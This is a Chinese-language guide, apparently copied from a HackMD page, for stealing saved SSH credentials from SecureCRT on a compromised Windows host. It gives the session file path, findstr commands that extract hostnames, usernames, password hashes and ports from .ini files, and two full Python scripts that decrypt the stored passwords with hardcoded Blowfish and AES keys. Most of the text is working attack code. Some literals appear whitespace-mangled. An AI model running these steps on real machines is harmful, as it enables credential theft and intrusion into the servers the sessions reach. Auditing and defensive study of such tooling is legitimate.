
引用網址:https://hackmd.io/@titangene/rk3zjKVIz


找到目标securecrt保存在本地的所有连接会话文件,默认都存放在当前用户数据目录下的Config目录下的Sessions目录中,以.ini命名
%APPDATA%\VanDyke\Config\Sessions
C:\Users\yang\AppData\Roaming\VanDyke\Config\Sessions
图形化也可以直接拿到路径
进入目录提取文件中的连接IP、端口、账号、hash
7.X:
findstr /si /c:"Hostname" /c:"\"Username\"=" /c:"\"Password\"=" /c:"\"[SSH2] Port\"=" *.ini
8.X:
findstr /si /c:"Hostname" /c:"\"Username\"=" /c:"\"Password V2\"=" /c:"\"[SSH2] Port\"=" *.ini
密码拿回本地进行解密即可
7.X,注意去除第一位 "u":
python3 SecureCRTCipher.py dec hash
8.X,注意去除前面三位 "02:":
python3 SecureCRTCipher.py dec -v2 hash
这个其实适合7.X以下的版本
python3 SecureCRT-decryptpass.py 127.0.0.1.ini
SecureCRTCipher.py
#!/usr/bin/env python3
import os
from Crypto.Hash import SHA256
from Crypto.Cipher import AES, Blowfish
class SecureCRTCrypto:
def __init__(self):
'''
Initialize SecureCRTCrypto object.
'''
self.IV = b' ' * Blowfish.block_size
self.Key1 = b'$=[~'
self.Key2 = b'_EA'
def Encrypt(self, Plaintext : str):
'''
Encrypt plaintext and return corresponding ciphertext.
Args:
Plaintext: A string that will be encrypted.
Returns:
Hexlified ciphertext string.
'''
plain_bytes = Plaintext.encode('utf-16-le')
plain_bytes += b' '
padded_plain_bytes = plain_bytes + os.urandom(Blowfish.block_size - len(plain_bytes) % Blowfish.block_size)
cipher1 = Blowfish.new(self.Key1, Blowfish.MODE_CBC, iv = self.IV)
cipher2 = Blowfish.new(self.Key2, Blowfish.MODE_CBC, iv = self.IV)
return cipher1.encrypt(os.urandom(4) + cipher2.encrypt(padded_plain_bytes) + os.urandom(4)).hex()
def Decrypt(self, Ciphertext : str):
'''
Decrypt ciphertext and return corresponding plaintext.
Args:
Ciphertext: A hex string that will be decrypted.
Returns:
Plaintext string.
'''
cipher1 = Blowfish.new(self.Key1, Blowfish.MODE_CBC, iv = self.IV)
cipher2 = Blowfish.new(self.Key2, Blowfish.MODE_CBC, iv = self.IV)
ciphered_bytes = bytes.fromhex(Ciphertext)
if len(ciphered_bytes) <= 8:
raise ValueError('Invalid Ciphertext.')
padded_plain_bytes = cipher2.decrypt(cipher1.decrypt(ciphered_bytes)[4:-4])
i = 0
for i in range(0, len(padded_plain_bytes), 2):
if padded_plain_bytes[i] == 0 and padded_plain_bytes[i + 1] == 0:
break
plain_bytes = padded_plain_bytes[0:i]
try:
return plain_bytes.decode('utf-16-le')
except UnicodeDecodeError:
raise(ValueError('Invalid Ciphertext.'))
class SecureCRTCryptoV2:
def __init__(self, ConfigPassphrase : str = ''):
'''
Initialize SecureCRTCryptoV2 object.
Args:
ConfigPassphrase: The config passphrase that SecureCRT uses. Leave it empty if config passphrase is not set.
'''
self.IV = b' ' * AES.block_size
self.Key = SHA256.new(ConfigPassphrase.encode('utf-8')).digest()
def Encrypt(self, Plaintext : str):
'''
Encrypt plaintext and return corresponding ciphertext.
Args:
Plaintext: A string that will be encrypted.
Returns:
Hexlified ciphertext string.
'''
plain_bytes = Plaintext.encode('utf-8')
if len(plain_bytes) > 0xffffffff:
raise OverflowError('Plaintext is too long.')
plain_bytes = \
len(plain_bytes).to_bytes(4, 'little') + \
plain_bytes + \
SHA256.new(plain_bytes).digest()
padded_plain_bytes = \
plain_bytes + \
os.urandom(AES.block_size - len(plain_bytes) % AES.block_size)
cipher = AES.new(self.Key, AES.MODE_CBC, iv = self.IV)
return cipher.encrypt(padded_plain_bytes).hex()
def Decrypt(self, Ciphertext : str):
'''
Decrypt ciphertext and return corresponding plaintext.
Args:
Ciphertext: A hex string that will be decrypted.
Returns:
Plaintext string.
'''
cipher = AES.new(self.Key, AES.MODE_CBC, iv = self.IV)
padded_plain_bytes = cipher.decrypt(bytes.fromhex(Ciphertext))
plain_bytes_length = int.from_bytes(padded_plain_bytes[0:4], 'little')
plain_bytes = padded_plain_bytes[4:4 + plain_bytes_length]
if len(plain_bytes) != plain_bytes_length:
raise ValueError('Invalid Ciphertext.')
plain_bytes_digest = padded_plain_bytes[4 + plain_bytes_length:4 + plain_bytes_length + SHA256.digest_size]
if len(plain_bytes_digest) != SHA256.digest_size:
raise ValueError('Invalid Ciphertext.')
if SHA256.new(plain_bytes).digest() != plain_bytes_digest:
raise ValueError('Invalid Ciphertext.')
return plain_bytes.decode('utf-8')
if __name__ == '__main__':
import sys
def Help():
print('Usage:')
print(' SecureCRTCipher.py <enc|dec> [-v2] [-p ConfigPassphrase] <plaintext|ciphertext>')
print('')
print(' <enc|dec> "enc" for encryption, "dec" for decryption.')
print(' This parameter must be specified.')
print('')
print(' [-v2] Encrypt/Decrypt with "Password V2" algorithm.')
print(' This parameter is optional.')
print('')
print(' [-p ConfigPassphrase] The config passphrase that SecureCRT uses.')
print(' This parameter is optional.')
print('')
print(' <plaintext|ciphertext> Plaintext string or ciphertext string.')
print(' NOTICE: Ciphertext string must be a hex string.')
print(' This parameter must be specified.')
print('')
def EncryptionRoutine(UseV2 : bool, ConfigPassphrase : str, Plaintext : str):
try:
if UseV2:
print(SecureCRTCryptoV2(ConfigPassphrase).Encrypt(Plaintext))
else:
print(SecureCRTCrypto().Encrypt(Plaintext))
return True
except:
print('Error: Failed to encrypt.')
return False
def DecryptionRoutine(UseV2 : bool, ConfigPassphrase : str, Ciphertext : str):
try:
if UseV2:
print(SecureCRTCryptoV2(ConfigPassphrase).Decrypt(Ciphertext))
else:
print(SecureCRTCrypto().Decrypt(Ciphertext))
return True
except:
print('Error: Failed to decrypt.')
return False
def Main(argc : int, argv : list):
if 3 <= argc and argc <= 6:
bUseV2 = False
ConfigPassphrase = ''
if argv[1].lower() == 'enc':
bEncrypt = True
elif argv[1].lower() == 'dec':
bEncrypt = False
else:
Help()
return -1
i = 2
while i < argc - 1:
if argv[i].lower() == '-v2':
bUseV2 = True
i += 1
elif argv[i].lower() == '-p' and i + 1 < argc - 1:
ConfigPassphrase = argv[i + 1]
i += 2
else:
Help()
return -1
if bUseV2 == False and len(ConfigPassphrase) != 0:
print('Error: ConfigPassphrase is not supported if "-v2" is not specified')
return -1
if bEncrypt:
return 0 if EncryptionRoutine(bUseV2, ConfigPassphrase, argv[-1]) else -1
else:
return 0 if DecryptionRoutine(bUseV2, ConfigPassphrase, argv[-1]) else -1
else:
Help()
exit(Main(len(sys.argv), sys.argv))
SecureCRT-decryptpass.py
#!/usr/bin/env python
#
# Decrypt SSHv2 passwords stored in VanDyke SecureCRT session files
# Can be found on Windows in:
# %APPDATA%\VanDyke\Config\Sessions\sessionname.ini
# Tested with version 7.2.6 (build 606) for Windows
# Eloi Vanderbeken - Synacktiv
# Decrypt SSHv2 passwords stored in VanDyke SecureCRT
# C:\>python SecureCRT-decryptpass.py -h
# usage: SecureCRT-decryptpass.py [-h] files [files ...]
#
#Tool to decrypt SSHv2 passwords in VanDyke Secure CRT session files
#
#positional arguments:
# files session file(s)
#
#optional arguments:
# -h, --help show this help message and exit
#
# C:\>python SecureCRT-decryptpass.py C:\Users\user1\AppData\Roaming\VanDyke\Config\Sessions\192.168.0.1.ini
# C:\Users\user1\AppData\Roaming\VanDyke\Config\Sessions\192.168.0.1.ini
# ssh -p 22 user@192.168.0.1 # 123456
from Crypto.Cipher import Blowfish
import argparse
import re
def decrypt(password) :
c1 = Blowfish.new('5F B0 45 A2 94 17 D9 16 C6 C6 A2 FF 06 41 82 B7'.replace(' ','').decode('hex'), Blowfish.MODE_CBC, ' '*8)
c2 = Blowfish.new('24 A6 3D DE 5B D3 B3 82 9C 7E 06 F4 08 16 AA 07'.replace(' ','').decode('hex'), Blowfish.MODE_CBC, ' '*8)
padded = c1.decrypt(c2.decrypt(password.decode('hex'))[4:-4])
p = ''
while padded[:2] != ' ' :
p += padded[:2]
padded = padded[2:]
return p.decode('UTF-16')
REGEX_HOSTNAME = re.compile(ur'S:"Hostname"=([^\r\n]*)')
REGEX_PASWORD = re.compile(ur'S:"Password"=u([0-9a-f]+)')
REGEX_PORT = re.compile(ur'D:"\[SSH2\] Port"=([0-9a-f]{8})')
REGEX_USERNAME = re.compile(ur'S:"Username"=([^\r\n]*)')
def hostname(x) :
m = REGEX_HOSTNAME.search(x)
if m :
return m.group(1)
return '???'
def password(x) :
m = REGEX_PASWORD.search(x)
if m :
return decrypt(m.group(1))
return '???'
def port(x) :
m = REGEX_PORT.search(x)
if m :
return '-p %d '%(int(m.group(1), 16))
return ''
def username(x) :
m = REGEX_USERNAME.search(x)
if m :
return m.group(1) + '@'
return ''
parser = argparse.ArgumentParser(description='Tool to decrypt SSHv2 passwords in VanDyke Secure CRT session files')
parser.add_argument('files', type=argparse.FileType('r'), nargs='+',
help='session file(s)')
args = parser.parse_args()
for f in args.files :
c = f.read().replace(' ', '')
print f.name
print "ssh %s%s%s # %s"%(port(c), username(c), hostname(c), password(c))
 工具 (3)